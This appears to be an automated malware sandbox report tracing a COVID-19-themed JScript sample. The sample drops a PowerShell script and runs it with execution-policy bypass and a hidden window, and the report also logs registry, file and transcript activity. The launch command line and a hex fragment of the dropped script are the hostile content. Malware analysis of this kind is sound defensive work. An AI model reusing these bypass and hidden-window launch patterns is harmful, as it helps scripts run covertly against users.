HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109110000000000000F01FEC\Usage	ProductFiles	dword	1379139591	1379139592	success or wait	1	660E5805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109110000000000000F01FEC\Usage	ProductFiles	dword	1379139592	1379139593	success or wait	1	660E5805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Name	unicode	Recover Text from Any File	WordPerfect 5.x	success or wait	1	660E5805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Path	unicode	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\RECOVR32.CNV	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\WPFT532.CNV	success or wait	1	660E5805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Extensions	unicode	*	doc	success or wait	1	660E5805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Name	unicode	WordPerfect 5.x	WordPerfect 6.x - 7.0	success or wait	1	660E5805	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Path	unicode	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\WPFT532.CNV	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\WPFT632.CNV	success or wait	1	660E5805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Extensions	unicode	doc	wpd doc	success or wait	1	660E5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\526AB	526AB	binary	04 00 00 00 98 17 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 6A 00 6F 00 6E 00 65 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 65 86 22 02 0F EF D6 01 AB 26 05 00 AB 26 05 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 98 17 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 6A 00 6F 00 6E 00 65 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 AB 26 05 00 AB 26 05 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	660E5805	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00				

Analysis Process: wscript.exe PID: 4248 Parent PID: 6040

General

Start time:	10:30:46
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	wscript /e:jscript C:\Users\user\Desktop\COVID-19.tmp
Imagebase:	0x3e0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000001.00000003.656718758.0000000005DD3000.00000004.00000040.sdmp, Author: Florian Roth

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\COVID-19.ps1	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E7169BF	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\COVID-19.ps1	unknown	2	ff fe	..	success or wait	1	6E719601	WriteFile
C:\Users\user\Desktop\COVID-19.ps1	unknown	2894	70 00 61 00 72 00 61 00 6d 00 28 00 5b 00 49 00 6e 00 74 00 33 00 32 00 5d 00 24 00 61 00 64 00 6d 00 69 00 6e 00 52 00 69 00 67 00 68 00 74 00 73 00 20 00 3d 00 20 00 30 00 29 00 0a 00 69 00 66 00 28 00 20 00 24 00 61 00 64 00 6d 00 69 00 6e 00 52 00 69 00 67 00 68 00 74 00 73 00 20 00 2d 00 65 00 71 00 20 00 30 00 20 00 29 00 0a 00 7b 00 0a 00 09 00 24 00 61 00 72 00 67 00 73 00 20 00 3d 00 20 00 27 00 2d 00 45 00 78 00 65 00 63 00 75 00 74 00 69 00 6f 00 6e 00 50 00 6f 00 6c 00 69 00 63 00 79 00 20 00 42 00 79 00 70 00 61 00 73 00 73 00 20 00 2d 00 4e 00 6f 00 4c 00 6f 00 67 00 6f 00 20 00 2d 00 4e 00 6f 00 6e 00 49 00 6e 00 74 00 65 00 72 00 61 00 63 00 74 00 69 00 76 00 65 00 20 00 2d 00 4e 00 6f 00 50 00 72 00 6f 00 66 00 69 00 6c 00 65 00 20 00 2d	p.a.r.a.m.(.[.I.n.t.3.2.].$.a.d.m.i.n.R.i.g.h.t.s. .=. .0.). ..i.f.(. .$.a.d.m.i.n.R.i.g.h.t.s. .-.e.q. .0. .)...{.....$.a.r.g.s. .=. .'.-.E.x.e.c.u.t.i.o.n.P.o.l.i.c.y. .B.y.p.a.s.s. .-.N.o.L.o.g.o. .-.N.o.n.I.n.t.e.r.a.c.t.i.v.e. .-.N.o.P.r.o.f.i.l.e. .-	success or wait	1	6E719601	WriteFile
C:\Users\user\Desktop\COVID-19.ps1	unknown	4	0d 00 0a 00	....	success or wait	1	6E719601	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 2804 Parent PID: 4248

General

Start time:	10:30:47
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -ex bypass -win hid -f C:\Users\user\Desktop\COVID-19.ps1
Imagebase:	0x1000000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6508CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6508CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	63E35B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	63E35B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pjrgunro.pw2.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	63ED1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2b2zdnjw.tgz.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	63ED1E60	CreateFileW
C:\Users\user\Documents\20210120	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	63EDBEFF	CreateDirectoryW
C:\Users\user\Documents\20210120\PowerShell_transcript.648351.wAzWoynL.20210120103050.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	63ED1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pjrgunro.pw2.ps1	success or wait	1	63ED6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2b2zdnjw.tgz.psm1	success or wait	1	63ED6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pjrgunro.pw2.ps1	unknown	1	31	1	success or wait	1	63ED1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2b2zdnjw.tgz.psm1	unknown	1	31	1	success or wait	1	63ED1B4F	WriteFile
C:\Users\user\Documents\20210120\PowerShell_transcript.648351.wAzWoynL.20210120103050.txt	unknown	3	ef bb bf	...	success or wait	1	63ED1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210120\PowerShell_transcript.648351.wAzWoynL.20210120103050.txt	unknown	658	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 31 32 30 31 30 33 31 30 30 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 36 34 38 33 35 31 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20210120103100..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 648351 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	12	63ED1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 1a 10 00 00 15 00 00 00 ea 0d 01 06 e9 07 dc 07 76 07 00 00 00 00 68 02 38 00 c9 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... ..v.....h.8.....@.....	success or wait	1	653576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 27 00 00 00 0e 00 20 00	H.....<@.^...L."My..:'..... .	success or wait	17	653576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	653576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	653576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	9	653576FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 0a 0e 80 00 54 01 40 00 33 67 40 01 2f 67 40 01 2e 35 40 01 2d 35 40 01 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 16 3b 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 1b 3b 40 01 19 3b 40 01 42 4d 00 01 ed 44 00 01 6d 45 00 01 45 4d 40 01 bc 3c 40	....T.@.3g@./g@..5 @.- 5@...@.V.@.H.@.X.@. [.@.NT@.HT @..S@..S@.hT@..S@..S @..S@.\.@. .T@..T@.@X@.? X@..T@..S@..S@..T @..T@.xT@.zT@..T@.=M @.DM@.:M@."M@. M@.!M@.;M@..D@..D@. @M@..;@. <M@.$M@.8M@.? M@..;@..;@.BM.. .D..mE..EM@..<@	success or wait	9	653576FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	65065705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	65065705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	64FC03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6506CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6506CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6506CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	64FC03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	64FC03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	65065705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	65065705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	64FC03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	64FC03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	65065705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	64FC03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	65071F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	6507203F	ReadFile
C:\Users\user\Desktop\COVID-19.ps1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Users\user\Desktop\COVID-19.ps1	unknown	172	end of file	1	63ED1B4F	ReadFile
C:\Users\user\Desktop\COVID-19.ps1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	63ED1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
